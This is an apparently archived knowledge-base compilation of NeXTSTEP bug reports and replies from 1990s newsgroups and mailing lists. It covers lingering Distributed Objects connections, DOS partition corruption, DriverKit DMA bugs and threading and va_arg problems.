>I am wrote a simple server called Software.app to collect information
>about software on a network server. You may ftp it from
>physics.stanford.edu.

>Several people have told me that there is a bug in it. Specifically, after
>the client quits there are still connections left to the server.

Additional note on this bug is that, these lingering connections are not in xxx_WAIT states which usually go away in 10 minutes or so. Connections left over by distributed objects are still in the ESTABLISHED state which will hang around until either the server or client is rebooted. This is what I get AFTER Software.app quits:

```
% netstat
Active Internet connections
Proto Recv-Q Send-Q Local Address Foreign Address (state)
tcp 0 0 moica.2453 physics.Stanford.2747 ESTABLISHED
tcp 0 0 moica.3033 physics.Stanford.2453 ESTABLISHED
....
```

--
Izumi Ohzawa [\$@Bg_78^=;(J]
USMail: University of California, 360 Minor Hall, Berkeley, CA 94720
Telephone: (510) 642-6440 Fax: (510) 642-3323
Internet: izumi@pinoko.berkeley.edu (NeXTMail OK)

XXX check

From: szakhour@next.com (Sharon Zakhour)
Newsgroups: comp.sys.next.programmer
Subject: new NeXTanswer -- distributed objects connection failing
Date: 21 Oct 1993 17:55:54 GMT
Reply-To: szakhour@next.com (Sharon Zakhour)

Distributed objects [DO and PDO] connection failing

Q: I have client application which is connecting to a server on another machine. When I specify the hostname, the client successfully connects to the server. The problem occurs when I specify the "*" wild card for the hostname. In this instance the connection fails and nil is returned. What might cause this?

A: When you specify the hostname, the DO request is efficiently routed as necessary to make the connection. However the wild card search is much slower since each machine on the subnet must be queried. For this reason the wild card search limits itself to the immediate subnet. In other words, the wild card search will fail if the two machines are not on the same subnet causing the two nmserver processes to be unable to find each other.

Also see the documentation for +connectToName:onHost:fromZone:.

There are a couple possible strategies you can employ to avoid using the wild card when you don't know the hostname:

1) Hardcode a machine name. Of course it would be a friendly gesture to allow this machine name to be changed in the Preferences panel of the Client application.

2) Register the name with netinfo. For example, you might want to create a new directory in the locations directory called myAppNameServer. The myAppNameServer directory would contain a property which lists the value of the hostname where the server is located.

Valid for 3.0

From: milhouse!dmitri (Dmitri Linde)
Newsgroups: comp.sys.next.programmer
Subject: Bug in RemoteVote
Date: 21 Oct 1993 17:47:53 GMT
Reply-To: dmitri@cco.caltech.edu
Keywords: bug distributed objects
Originator: dmitri@milhouse

Hi!

I am wrote a simple server called Software.app to collect information about software on a network server. You may ftp it from physics.stanford.edu.

Several people have told me that there is a bug in it. Specifically, after the client quits there are still connections left to the server. This is bad for security reasons. What is worse is that these connections are also present on the server. So now my server has about 100 connections which I can't disconnect (one can check using netstat command) and it is working very very slowly.

I tried to fix that bug for a couple of days but I could not. Then I tried another Distributed Objects application -- RemoteVote in /NextDeveloper/Examples/DistributedObjects. It has the same bug!!!

How to test it:

Assume you have two NeXT computers foo and bar on local network. Compile RemoteVote on computer foo. Run it. execute command netstat | grep bar on computer foo to see that there are no connections between foo and bar. Then Run RemoteVote on bar. execute the same command again on foo to check that now there are connections between foo and bar. Now quit RemoteVote on bar and check that there still are connections between foo and bar. For more fun, run RemoteVote on other NeXT computers and quit it. Then check that you have a load of connections on foo and it works like a turtle.

What can be done? I have not been able to find anything in documentation about disconnecting connections. Has anybody solved this problem?

If not I would have to rewrite Software.app using UDP which is a pain in the neck compared to Distributed Objects.

Comments greatly appreciated...

Dmitri Linde
dmitri@cco.caltech.edu

From: izumi@pinoko.berkeley.edu (Izumi Ohzawa)
Newsgroups: comp.sys.next.programmer,comp.sys.next.bugs
Subject: Re: Bug in RemoteVote
Date: 21 Oct 1993 18:44:30 GMT
Reply-To: izumi@pinoko.berkeley.edu

In article <2a6i0a\$ool@gap.cco.caltech.edu> milhouse!dmitri (Dmitri Linde) write
s:

>I am wrote a simple server called Software.app to collect information
>about software on a network server. You may ftp it from
>physics.stanford.edu.
>
>Several people have told me that there is a bug in it. Specifically, after
>the client quits there are still connections left to the server.

Additional note on this bug is that, these lingering connections are
not in xxx_WAIT states which usually go away in 10 minutes or so.
Connections left over by distributed objects are still in the ESTABLISHED
state which will hang around until either the server or client is
rebooted. This is what I get AFTER Software.app quits:

```
% netstat
Active Internet connections
Proto Recv-Q Send-Q Local Address          Foreign Address         (state)
tcp      0      0 moica.2453             physics.Stanford.2747   ESTABLISHED
tcp      0      0 moica.3033             physics.Stanford.2453   ESTABLISHED
.....
```

--
Izumi Ohzawa [\$@Bg_78^=;(J]
USMail: University of California, 360 Minor Hall, Berkeley, CA 94720
Telephone: (510) 642-6440 Fax: (510) 642-3323
Internet: izumi@pinoko.berkeley.edu (NeXTMail OK)

DOS;¬DOS ;KBNS.33.2.rtf;Contents;¬Contents XXX check these things out. Reader, check the patch from ;KBNS.33.2.rtf;Other Information;¬NeXTanswers!

XXX.32.1
Newsgroups: comp.sys.next.programmer
From: massimo.ping.de!max (Max Boehm)
Subject: Copying files to DOS partition results in files of zero size. A bug?
Reply-To: max@massimo.ping.de
Date: Wed, 22 Jun 1994 21:23:04 GMT

I am using NS3.2/Intel. When I copy files to the DOS partition this results in files of zero length if the file size was a multiple of 8192 bytes. I have to log out and log in to see this. The same thing happens after installing the DOS fs patch from ftp.next.com.

You may try the following c-shell commands:

```
cd /tmp
foreach f (256 512 1k 2k 4k 8k 16k 32k 64k 128k 256k)
mkfile $f $f
cp $f /ms-dos_5
end
```

log out and log in again.

```
ls -l /ms-dos_5
-rw-rw-rw- 1 max          0 Jun 15 23:07 128k
-rw-rw-rw- 1 max          0 Jun 15 23:07 16k
-rw-rw-rw- 1 max        1024 Jun 15 23:07 1k
-rw-rw-rw- 1 max         256 Jun 15 23:07 256
-rw-rw-rw- 1 max          0 Jun 15 23:07 256k
-rw-rw-rw- 1 max       2048 Jun 15 23:07 2k
-rw-rw-rw- 1 max          0 Jun 15 23:07 32k
-rw-rw-rw- 1 max       4096 Jun 15 23:07 4k
-rw-rw-rw- 1 max         512 Jun 15 23:07 512
-rw-rw-rw- 1 max          0 Jun 15 23:07 64k
-rw-rw-rw- 1 max          0 Jun 15 23:07 8k
```

Any idea what has happend?

```
-----
Max Boehm
boehm@informatik.uni-koeln.de
max@massimo.ping.de
-----
```

```
XXX.32.1
From: lones@lones.mit.edu (Lones A. Smith)
Newsgroups: comp.sys.next.bugs
Subject: A new bug with DOS partitions on NS3.2 [Intel] with EMM386.EXE
Date: 9 Jun 1994 16:01:21 GMT
```

The Next Boot Manager is causing some sort of DOS memory management problem.

I installed NeXTStep 3.2 on a DOS machine and I left a 100MB DOS 6.0 partition. I was able to boot into the DOS partition fine bnut Windows 3.1 would not run in 386 enhanced mode. I then discovered that loading DOS 6.0's EMM386.EXE caused the computer to hang when I tried to boot into DOS. My config.sys was as follows

```
DEVICE=C:\DOS\HIMEM.SYS
DEVICE=C:\DOS\EMM386.EXE
DOS=HIGH,UMB
FILESS=30
BUFFERS=20
```

and my autoexec.bat was ..

```
@ECHO OFF
PATH=C:\WINDOWS;C:\DOS
DOSKEY
```

To try and isolate the problem I booted to DOS from a DOS 6.0 floppy with the exact same config.sys and autoexec.bat. This fixed all the problems and windows was then up and running.

There is clearly some sort of interference from the boot manager that causes memory manger's and related software to crash/hang. My hardware (all NeXT-approved) was as follows..

```
Intel DX/4 w/ VLB 512k Motherboard
32 MB RAM
1gig SCSI-2 Seagate drive
Bustek SCSI-2 VLB controller
Diamond Viper VLB 2 MB video
21" NEC Color Monitor
```

I eventually had to give up on the whole DOS partition. I do hope this is fixed at least in 3.3, and a bug fix earlier would be MUCH appreciated.

Sincerely,

```
Lones A. Smith
Department of Economics, MIT
E52-252C, Cambridge MA 02139
voice: (617) 253-0914 [fax: (617) 253-6915]
e-mail: lones@lones.mit.edu (NeXT mail okay)
```

```
-----
From: wardm@well.sf.ca.us (Ward Mullins)
Newsgroups: comp.sys.next.bugs
Subject: NS/FIP corrupts Dos partition
Date: 20 Oct 1993 20:14:09 GMT
Reply-To: wardm@well.sf.ca.us
```

I have a dos partition which I am attempting to access from NS/FIP. NS mounts the partition correctly and I can see the files and filesystem, but when I boot dos and modify the partition, NS does *not* see the changes to the disk when

it is rebooted. Not only that, but it corrupts the FAT of the dos partition and requires me to do a chkdsk in dos...

Has *anyone* seen this problem, and do you know what to do to get around it?

Ward Mullins
THOUGHT Inc.

Win NT is Not unix, although it would like to be...

Newsgroups: comp.sys.next.bugs
From: ed@joker.fdn.org (Erik Dasque)
Subject: Re: NS/FIP corrupts Dos partition
Reply-To: ed@joker.fdn.org (Erik Dasque)
Date: Sat, 23 Oct 1993 17:11:27 GMT

In article <2a466h\$116@male.EBay.Sun.COM> wardm@well.sf.ca.us (Ward Mullins) writes:

> I have a dos partition which I am attempting to access from NS/FIP. NS mounts
> the partition correctly and I can see the files and filesystem, but when I boot
> dos and modify the partition, NS does *not* see the changes to the disk when
> it is rebooted. Not only that, but it corrupts the FAT of the dos partition
> and requires me to do a chkdsk in dos...
>
> Has *anyone* seen this problem, and do you know what to do to get around it?
>
> Ward Mullins
> THOUGHT Inc.

> -----
Win NT is Not unix, although it would like to be...
>

Did you re-format the DOS partition after installing NEXTSTEP ? I think you should have. I re-formated it and had no problems since.

Ed.
--
Erik Dasque "The French Guy"
Intuitive Technologies (ex-Cub'x Systemes)
only SMALL NeXTMAIL pleeeeeease...
ed@cubx.com It all started 2 full back-up ago...
--
Erik Dasque "The French Guy"

Intuitive Technologies (ex-Cub'x Systemes)
only SMALL NeXTMAIL pleeeeeease...
ed@cubx.com It all started 2 full back-up ago...

Path:
antigone!netcomsv!netcom.com!netcomsv!decwrl!concert!news-feed-2.peachnet.edu!em
ory!ogicse!mimbres.cs.unm.edu!cobra.cs.unm.edu!ctm
From: ctm@ardi.com Newsgroups: comp.sys.next.bugs Subject: Re:
NS/FIP corrupts Dos partition Message-ID: <CFGlyx.EFC@cobra.cs.unm.edu>
Date: 25 Oct 93 15:35:22 GMT Article-I.D.: cobra.CFGlyx.EFC
<1993Oct24.152717.404@cube.han.de> Sender: news@cobra.cs.unm.edu

In article <1993Oct24.152717.404@cube.han.de> martin@cube.han.de
writes: >Ward Mullins (wardm@well.sf.ca.us) wrote: >: dos and
modify the partition, NS does *not* see the changes to the disk
when >: it is rebooted. Not only that, but it corrupts the FAT of
the dos partition >: and requires me to do a chkdsk in dos... >:
Has *anyone* seen this problem, and do you know what to do to get
around it? > >well, something like that happened here two days ago.
After I killed >some files on my dos partion with NeXTStep it was
corrupted. The system >was unable to >reboot under dos. Chkdsk did
not help at all! > >Because I dont want to reproduce this behaviour
I am not in the >position to call this a bug but it really seems
to be one.

As best as I can tell, if your DOS partition is > 64Mb, you're
playing with fire. On a system over here, with an 80Mb DOS partition
it was *trivial* to get NEXTSTEP to trash the DOS filesystem. I
just had to have the disk failry full (70Mb full), and then run a
disk optimizing program under DOS that would assure that all the
free space was at the end of the parition and I'd find under NEXTSTEP
that even with 10Mb free, NEXTSTEP would see 0Mb free. *Please*
do not tell me that this is the slop reserved for the Berkeley Fast
Filesystem. It is not. The DOS filesystem is not the Berkeley
Fast Filesystem. It is a bug. The really great thing though is
not only are those blocks not available, if I then deleted some
files under NEXTSTEP and added some new ones, the DOS filesystem
would be corrupted. I suspect it would only happen if the files
that I deleted happened to have allocation blocks that sat past
the 64Mb mark.

Some of the details above are speculation. I do not know for a
fact that it is 64Mb that gives us trouble. I do know the trouble
exists and that NeXT knows about it. I got the impression that
it's *not* fixed in 3.2, but I don't know.

--Cliff ctm@ardi.com

=====
Newsgroups: comp.sys.next.bugs Path:
antigone!netcomsv!netcom.com!netcomsv!decwrl!elroy.jpl.nasa.gov!swrinde!cs.utexa

s.edu!uunet!psinntp!radical2!ralph
From: Ralph_Jung@radical.com (Ralph Jung) Subject: Re: NS/FIP
corrupts Dos partition Message-ID:
<1993Oct25.205441.7002@radical2.radical.com> Sender:
ralph@radical2.radical.com Reply-To: Ralph_Jung@radical.com
<CFGLyx.EFC@cobra.cs.unm.edu> Distribution: usa Date: Mon, 25 Oct
1993 20:54:41 GMT Lines: 34

In article <CFGLyx.EFC@cobra.cs.unm.edu> ctm@ardi.com writes: >
> As best as I can tell, if your DOS partition is > 64Mb, you're
playing > with fire. On a system over here, with an 80Mb DOS
partition it was > *trivial* to get NEXTSTEP to trash the DOS
filesystem. I just had to > have the disk failry full (70Mb full),
and then run a disk optimizing > program under DOS that would assure
that all the free space was at the > end of the parition and I'd
find under NEXTSTEP that even with 10Mb > free, NEXTSTEP would see
0Mb free. *Please* do not tell me that this > is the slop reserved
for the Berkeley Fast Filesystem. It is not. The > DOS filesystem
is not the Berkeley Fast Filesystem. It is a bug. The > really
great thing though is not only are those blocks not available, >
if I then deleted some files under NEXTSTEP and added some new
ones, > the DOS filesystem would be corrupted. I suspect it would
only happen > if the files that I deleted happened to have allocation
blocks that sat > past the 64Mb mark. >> Some of the details
above are speculation. I do not know for a fact > that it is 64Mb
that gives us trouble. I do know the trouble exists > and that
NeXT knows about it. I got the impression that it's *not* > fixed
in 3.2, but I don't know. >

There's a remark in the Release Notes or README file for Windows
NT about NEXTSTEP using a "non-standard" way of doing something.
I don't remember the exact wording and I don't have NT loaded at
the moment. Anyone recall the details?

--

Ralph Jung (Ralph_Jung@Radical.Com) Radical System Solutions,
Inc. NeXTmail accepted rad~i~cal \rad-i-ke\ adj. - marked by
a considerable departure from the usual or traditional: EXTREME

Newsgroups: comp.sys.next.bugs
From: martin@cube.han.de
Subject: Re: NS/FIP corrupts Dos partition
Date: Thu, 28 Oct 1993 07:33:02 GMT

Paul S. Sears (sears@tree.egr.uh.edu) wrote:
: First, a question. Did you reformat the DOS partition after you installed
: NEXTSTEP? If no, then that is the problem.

: During the install you can set aside some space for DOS. What the install
: program does is simple repartitions the disk. So DOS still thinks that the
: entire disk is DOS, when in reality it isn't. And for some reason, if the

: partitions aren't reformatted, DOS doesn't pay any attention to the
: partition table and proceeds to corrupt everything when it needs large
: chunks of space...

Well, this could be a good explanation for what has happened to users who used NeXTStep's install program but I don't think that this is the problem here.

I have two partitions on my disk: 300 MB for DOS and NT and 700 MB for NeXTStep. This has been done with (DOS-) fdisk. After that I installed NS on the second, non-formatted area. So the install program didn't make any changes to the partition table (at least I hope so!).

Ciao,

-Martin

--

=====
Martin Ortlepp Tel.: (49) 511 421278
Goettinger Chaussee 162 A Fax : (49) 511 814451
30459 Hannover email: martin@cube.han.de

Newsgroups: comp.sys.next.bugs
From: ctm@ardi.com
Subject: Re: NS/FIP corrupts Dos partition
Date: Tue, 2 Nov 1993 01:30:07 GMT

In article <1993Oct28.073302.241@cube.han.de> martin@cube.han.de writes:

>Paul S. Sears (sears@tree.egr.uh.edu) wrote:
>: First, a question. Did you reformat the DOS partition after you installed
>: NEXSTEP? If no, then that is the problem.
>
>: During the install you can set aside some space for DOS. What the install
>: program does is simple repartitions the disk. So DOS still thinks that the
>: entire disk is DOS, when in reality it isn't. And for some reason, if the
>: partitions aren't reformatted, DOS doesn't pay any attention to the
>: partition table and proceeds to corrupt everything when it needs large
>: chunks of space...

>
>Well, this could be a good explanation for what has happened to users who used NeXTStep's install program but I don't think that this is the problem here.

>
>I have two partitions on my disk: 300 MB for DOS and NT and 700 MB for NeXTStep. This has been done with (DOS-) fdisk. After that I installed NS on the second, non-formatted area. So the install program didn't make any changes to the partition table (at least I hope so!).

There are definitely bugs associated with DOS partitions. I personally suspect that it can happen with any partition > ~64Mb, but I don't know for sure. I am not imagining this, and I know a fair amount about filesystem implementation

and have looked carefully at our setup (80Mb DOS partition).

--Cliff
ctm@ardi.com

=====
Newsgroups: comp.sys.next.bugs,comp.sys.next.hardware,comp.sys.next.sysadmin
From: emarinos@marcon.ka.sub.org (Evstathios Marinos)
Subject: NSFIP does not recognize DOS Partition
Reply-To: emarinos@marcon.ka.sub.org
Date: Fri, 12 Nov 1993 12:25:36 GMT

Hi,

I have a problem with NSFIP when I boot from OS/2 Bootmanager. In this case no DOS partitions are recognized, everything else works right.

If I boot with NS bootmanager, the DOS partitions are recognized.

Does anybody know a solution or had the same problem?

Thanks for help.

Stathis

--
Marinos EDV - Consulting | NEXTSTEP Software and Consulting Services
Evstathios Marinos | Phone : +49 721 37 71 78
Gartenstr. 2 | Fax : +49 721 37 71 79
76133 Karlsruhe (GERMANY) | E-Mail: emarinos@marcon.ka.sub.org

DriverKit; ¬DriverKit ;KBNS.33.2.rtf;Contents; ¬Contents

"Return value of the currentCountForChannel: is always '1'" bug was registered under number 77388.

KBNS.33.2.XXX
Content-Type: text/plain
Mime-Version: 1.0 (NeXT Mail 3.3 v118.2)
X-Nextstep-Mailer: Mail 3.3 (Enhance 1.0)
From: Tomas Hurka <maze!tom%hukatronic.cz>
Date: Thu, 23 Nov 95 17:41:32 +0100
To: Raf Schietekat <RfSchtkkt>
Subject: Bug report: return value of the currentCountForChannel: method is
 always '1'
Reply-To: maze!tom%hukatronic.cz

Hi Raf,
This is what I sent to comp.sys.next.bugs. As an KBNS administrator I send you this bug report too.

While writing the NEXTSTEP driver for the data acquisition ISA card I discovered the bug in the DriverKit IODevice class. The return value of the currentCountForChannel: method was always '1', regardless the actual value of the DMA word count register. This is valid for the 16-bit DMA channels and probably also for 8-bit DMA channels. This bug also affects the method isDMADone:, which does not work too.
The only work around is to read the value directly from the DMA word count register.

I have NEXTSTEP 3.3/Intel (of course) with the latest 3.3 User patch installed.
If you need additional information, please, let me know.

Best regards,

Tomas Hurka
tom@hukatronic.cz
NeXTMAIL and MIME OK (international mail <50 KB accepted)

"Setting/reading of the DMA address is broken for 16-bit" bug was registered under number 77389.

KBNS.33.2.XXX
Content-Type: text/plain
Mime-Version: 1.0 (NeXT Mail 3.3 v118.2)
X-Nextstep-Mailer: Mail 3.3 (Enhance 1.0)
From: Tomas Hurka <maze!tom%hukatronic.cz>
Date: Thu, 23 Nov 95 18:21:23 +0100
To: Raf Schietekat <RfSchtkkt>
Subject: Bug report: Setting/reading of the DMA address is broken for 16-bit
 DMA
Reply-To: maze!tom%hukatronic.cz

Hi Raf,
This is what I sent to comp.sys.next.bugs. As an KBNS administrator I am sending you this bug report too.

While writing the NEXTSTEP driver for the data acquisition ISA card I discovered another bug in the DriverKit IODevice class.
DMA address is set incorrectly for some physical address higher than 0xffff and for all 16 bit DMA channels. The mapping between the physical address and the DMA registers is as follow:

A23	...	A17	A16	A15	...	A9	A8	A7	...	A1	A0	(Physical addresses)
	...		\\	\\	...	\\	\\	\\	...	\\	\\	(not used)
	...		\\	\\	...	\\	\\	\\	...	\\	\\	
	...		\\	\\	...	\\	\\	\\	...	\\	\\	
P7	...	P1	(0)	A7	A6	...	A0	A7	A6	...	A0	(DMA registers)
	Page		Addr MSB		Addr LSB							

In my driver I wanted to do the DMA to the physical address 0x18000. NEXTSTEP transforms this address to the DMA registers as:
Page=0x1
Addr MSB=0x40
Addr LSB=0x00
while the correct transformation is
Page=0x0
Addr MSB=0xc0
Addr LSB=0x00

The problem in the NEXTSTEP code is that only lower 16 bits (up to A15) are shifted right. The correct approach is to shift right lower 17 bits (up to A16). Therefore the transformation is done wrong if the bit A16 in the physical address is one.
The same error is in reading the DMA address, so if you read and write DMA address via DriverKit methods everything looks good, but the data goes to the different place than your driver expect.

The only work around is to set/read the DMA address for 16-bit channels manually using direct access to the DMA registers.

I would like to thank to Eric Norum <eric@skatter.USask.Ca> for checking my conclusions.

Best regards,

Tomas Hurka
tom@hukatronic.cz
NeXTMAIL and MIME OK (international mail <50 KB accepted)

Tomas Hurka: ``The only relation is that the isDMADone: probably uses broken currentCountForChannel: method and thus does not work."

XXX.32.2
From: eric@skatter.usask.ca (Eric Norum)
Newsgroups: comp.sys.next.programmer
Subject: DriverKit isDMADone bug
Date: 16 Dec 1994 15:47:20 GMT

The DriverKit IODevice isDMADone: method has a few problems:

=====
===== BUGS =====

1) Quoting from the Digital Librarian documentation:
- (BOOL)isDMADone:(unsigned int)localChannel
Returns YES if DMA has completed on the specified channel; otherwise,
returns NO. If localChannel doesn't correspond to a DMA channel, this
method does nothing and returns IO_R_INVALID_ARG.
This can't work, because 'BOOL' is actually 'char', and IO_R_INVALID_ARG
doesn't fit in a char.

2) Even when DMA is complete isDMADone: doesn't return YES. My IEEE-488
driver would get a value of 2 from isDMADone: when DMA was complete and 0
otherwise. Thus, a test like:
if ([self isDMADone:0] == YES)
would *never* succeed.

3) Worst of all, the method would sometimes return non-zero (2 in my case)
when the DMA had not yet even started. The sequence of operations was:
ioEISADmaBuffer = [self createDMABufferFor:&phys.....
r = [self startDMAForBuffer:ioEISADmaBuffer channel:0];
/* Set IEEE-488 device registers to start I/O */

At this point, isDMADone: would sometimes return 2 even
though nothing had yet been transferred from the IEEE-488
device -- i.e. currentCountForChannel:0 would show exactly
the same value as set up by the call to createDMABufferFor.....

=====
===== WORK AROUND =====

Fortunately, isDMADone: is not necessary. Just use
([self currentCountForChannel:0] == 0)
everywhere you were planning on using
([self isDMADone:0] == 0)
See my WORRIES below, though.

=====
===== CONJECTURE =====

The value returned from isDMADone: makes me think that the method is just
reading and returning the STATUS register of the 8237 DMA controller.
My driver uses DMA channel 1, the Terminal Count (TC) status bit for this
channel is bit number 1, which has the value 2.

I wonder how this works when multiple DMA channels are active. The status
register bits are cleared after being read so it seems possible to me that
things would mess up if more than one driver was making calls to isDMADone;.

I have no theories about the causes of problem (3), though.

=====
===== WORRIES =====

I'm not completely comfortable with my workaround, either. The
currentCountForChannel: method must read the current word count from
the 8237. To do so, the method must perform two IN operations from
the same I/O port address. My concern again is how this works when

multiple DMA requests are active. Suppose:

- There are multiple DMA channels active
- My driver calls [self currentCountForChannel:0]
- The currentCountForChannel: method does the first IN operation to read the low-order 8 bits of the 8237 current word count register. This has the side effect of setting the 8237 internal flip-flop to 1.
- Some interrupt occurs that causes a context switch to another driver which is also doing DMA.
- The other driver calls currentCountForChannel: (or currentAddressForChannel:) and then gets garbage because the high and low bytes are interchanged since the 8237 flip-flop was in an unexpected state.

Can someone at NeXT reassure me that I/O operations to the 8237 are somehow made atomic? Perhaps something like:

```
s = splNO_INTERRUPTS();
l = inb (8237 WC);
h = inb (8237 WC);
splx (s);
```

```
--
Eric Norum
Saskatchewan Accelerator Laboratory
University of Saskatchewan
Saskatoon, Canada.
```

```
eric@skatter.usask.ca
NeXTMail accepted.
```

Executive Objects Framework; → Executive Objects Framework ;KBNS.33.2.rtf;Contents; → Contents

XXX.33.1

As verified by Art_Isbell, only one of EOAdaptorChannel/EOController retains its delegate (funny test), so the documentation must reflect reality (or be *completely* wrong). That means reality is wrong (no delegate should be retained, and it seems Foundation Kit respects that).

```
XXX.33.0
Newsgroups: comp.sys.next.programmer
From: randy@id.com (Randy Tidd)
```


there is a section in there about working with NSObjects and DO. The article is still in draft, it should be printed sometime in late August.
--
Randy Tidd (randy@id.com)
"Those that God wants to destroy he first makes mad."

Concepts

XXX.32.2 Warning: this is just my very personal reaction on first sight to something that I have observed already in the DBKit; I have not yet used EOF, and generally it looks very good. Any reference to Entity-Relationship modeling is misleading: this is *not* Chen's model. It is unfortunate that the `EORelationship' class has been given that name, instead of something like `EODatapath'. Now, the yummy Entity-Relationship-Datapath model (in the proposal state) would have to use classes `EOEntity', something like `RealRelationship', and `EORelationship' (instead of `EODatapath'), respectively. Here, E-R would give you a real graphical modeler, with a model that abstracts away from relations (tables) how real relationships are administered (as a foreign key in a source relation, or a separate relationship relation). Datapaths would navigate through this E-R network. As said, the current model seems extensible, except for the awkwardness of naming the real Relationships. Maybe a good scheme would be EORelationshipEntity (for a real relationship), EOSimpleEntity (for a real entity), and EODatapath (#define'd to be EORelationship).

FoundationKit; → FoundationKit ;KBNS.33.2.rtf;Contents; → Contents

KBNS.33.2.XXX Just recorded this because I saw the word bug, didn't investigate further.
Date: Tue, 19 Mar 96 16:45:41 -0800
Errors-To: maze!netsec%omnigroup.com
Reply-To: maze!aspinall%susie.omnigroup.com
Originator: next-prog@omnigroup.com
Sender: maze!next-prog%omnigroup.com
Precedence: bulk
From: David Aspinall <maze!aspinall%susie.omnigroup.com>
To: Multiple recipients of list <next-prog@omnigroup.com>
Subject: NSRecursive Lock
X-Listprocessor-Version: 6.0 -- ListProcessor by Anastasios Kotsikonas

X-Comment: Questions and discussions of interest to NEXTSTEP programmers
Mime-Version: 1.0 (NeXT Mail 3.3risc v118.3)
Content-Type: text/plain

I am writing a thread safe error logging object, and I have run into a problem. the idea is that the ErrorLog object maintains a dictionary of arrays. Each array is identified by thread description, so each thread has it's own "stack" of error events. The "stack" contains timestamps so I can track elapsed time for different functions running in different threads. When a thread exits, the errorlog receives NSNotification and I can clean up the stacked array for that thread, all of which works great. (whew!)

I wrote a small test app that simply runs 5, 10, 15 or more ErrorGenerators in separate threads, and what I found was when I started killing the threads, the app would crash saying I was sending a message to a FREED(id). Finally I realized (I think) that the NSDictionary object was being allocated within the first thread to log an error, and therefor resided in the AutoReleasePool for that thread, and when the thread exited, the dictionary was released.

Sooooo, I moved the Dict allocation into the init for the ErrorLog, and made a log note on the thread status of the application so I have some idea wether the Dict is in the MainThread or not. Now I am getting the error on allocation like this:

```
Program generated(1): Memory access exception on address 0x72656374
(invalid address).
0x500679c in SendLocking ()
(gdb) bt
#0  0x500679c in SendLocking ()
#1  0x500678c in SendLocking ()
#2  0x500678c in SendLocking ()
.....
#97 0x500678c in SendLocking ()
#98 0x500678c in SendLocking ()
#99 0x500678c in SendLocking ()
(More stack frames follow...)
```

I could revert to NSLock, but I liked the non-deadlock features of NSRecursiveLock. Has anyone else had experience with this. Maybe you guys at OmniGroup have some suggestions since OmniWeb has such nice thread control. :)

David Aspinall ----- GE Capital Technology Services
vMail: (905) 507-5039 5990 Avebury Road,
Fax : (905) 507-4903 Mississauga, Ontario, Canada,
eMail: daspinall@gects.ge.com L5R 3R2

Date: Tue, 19 Mar 96 17:30:39 -0800
Errors-To: maze!netsec@omnigroup.com
Reply-To: maze!toon@omnigroup.com
Originator: next-prog@omnigroup.com
Sender: maze!next-prog@omnigroup.com
Precedence: bulk
From: Greg Titus <maze!toon@omnigroup.com>
To: Multiple recipients of list <next-prog@omnigroup.com>
Subject: Re: NSRecursive Lock
X-Listprocessor-Version: 6.0 -- ListProcessor by Anastasios Kotsikonas
X-Comment: Questions and discussions of interest to NEXTSTEP programmers
Mime-Version: 1.0 (NeXT Mail 3.3 v118.2)
Content-Type: text/plain

Why do you think that your problem is with NSRecursiveLock? The nested SendLocking() stack frames? The locking mechanism for HPPA machines screws up the frame pointers so that gdb thinks there are an infinite number of frames, so this is unrelated to your problem. (If you aren't running on an HP, I'm very confused.) :)

OmniWeb deals with threads successfully because we never kill any of them. They just enter a free pool and are blocked until needed again. This is because we discovered a bug with NeXT's handling of autorelease pools in multi-threaded conditions:

Usually the current autorelease pool is stored in a global variable, but when the app is multi-threaded this is obviously insufficient. Instead, the current autorelease pool for a thread is held in its thread dictionary. To avoid a lot of [[NSThread currentThread] threadDictionary] calls, accesses to the autorelease pool keep a second global variable which holds the stack pointer of the last access to an autorelease pool. If the next access has "near" the same stack pointer, then it must come from the same thread as the last access and you can use the global autorelease pool variable. If not, it goes through the thread dictionary to find the appropriate autorelease pool and resets the globals to point to it. Thus the current thread's thread dictionary only needs to be hit once for every context switch between threads (or less often if some don't autorelease objects).

The problem comes in when you kill a thread, and create a new one in close succession, generally reusing the stack space. The first autorelease in the new thread looks like it is coming from the old thread and tries to add it to the old thread's autorelease pool, which has been deallocated.

But all this is an aside, since it obviously isn't the problem you are running in to. I would guess from your backtrace that what is occurring is the lock that a thread is waiting on is being deallocated out from under it. Hard to be sure without a lot more information though... However, your application seems like the ideal place to use NSThread's -threadDictionary method to store your stack of error events, which will let you avoid a central lock and having to perform your own cleanup...

Good luck,

Greg

XXX.32.2 Retain/(auto)release is flawed because it is a conservative approximation to liveness that can cause isolated referential cycles to be locked into an application forever as floating garbage, unless it is backed up by a scanning garbage collection (which there isn't), or a policy that avoids such cycles (which is not presented). Such a policy would also probably largely offset the advantage of not having to care about ownership, which was presented as the main reason for this new ``paradigm". Fingers crossed?

XXX.33.2
Date: Fri, 27 Oct 95 09:39:16 -0700
Errors-To: maze!netsec@omnigroup.com
Reply-To: maze!ricardo%pencom.com
Originator: next-prog@omnigroup.com
Sender: maze!next-prog@omnigroup.com
Precedence: bulk
From: Ricardo Parada <maze!ricardo%pencom.com>
To: Multiple recipients of list <next-prog@omnigroup.com>
Subject: va_arg()
X-Listprocessor-Version: 6.0 -- ListProcessor by Anastasios Kotsikonas
X-Comment: Questions and discussions of interest to NEXTSTEP programmers
Mime-Version: 1.0 (NeXT Mail 3.3 v118.2)
Content-Type: text/plain

Hi -

I've have implemented a method to do the following:

```
const float weight = 100.0;
const float height = 6.0;
const int count = 5;

dict =
    [NSDictionary dictionaryWithKeysAndScalars: "ffi",
     @"weight", weight,
     @"height", height,
     @"count", count];
```

And I seem to have found a bug in the va_arg() macro. Floats are put on the stack as double (8 bytes). However, the va_arg() thinks they are put there as floats (4 bytes) and then increments the argument pointer by 4 bytes instead of 8. So in order to get the above to work I have to specify "ddi" for the format string. Does anybody know if there is a fix. Also I noticed that if I initialize an NSNumber for a long long using initWithLongLong: then there NSNumber instance, actually a NSlongLongNumber instance won't respond to the stringValue message as defined by NSNumber. I get

the following:

```
Oct 27 11:32:27 [7648] Can't create stringValue for type q (yet)
Oct 27 11:32:27 [7648] *** Uncaught exception: ***
-[NSlongLongNumber stringValue] bad objCType: "q"
```

Maybe I should just use BugNeXT.app to report it.

- ricardo j. parada

```
Date: Fri, 27 Oct 95 16:19:14 -0700
Errors-To: maze!netsec%omnigroup.com
Reply-To: maze!ccwf%klab.caltech.edu
Originator: next-prog%omnigroup.com
Sender: maze!next-prog%omnigroup.com
Precedence: bulk
From: "Charles C. Fu" <maze!ccwf%klab.caltech.edu>
To: Multiple recipients of list <next-prog%omnigroup.com>
Subject: va_arg()
X-Listprocessor-Version: 6.0 -- ListProcessor by Anastasios Kotsikonas
X-Comment: Questions and discussions of interest to NEXTSTEP programmers
```

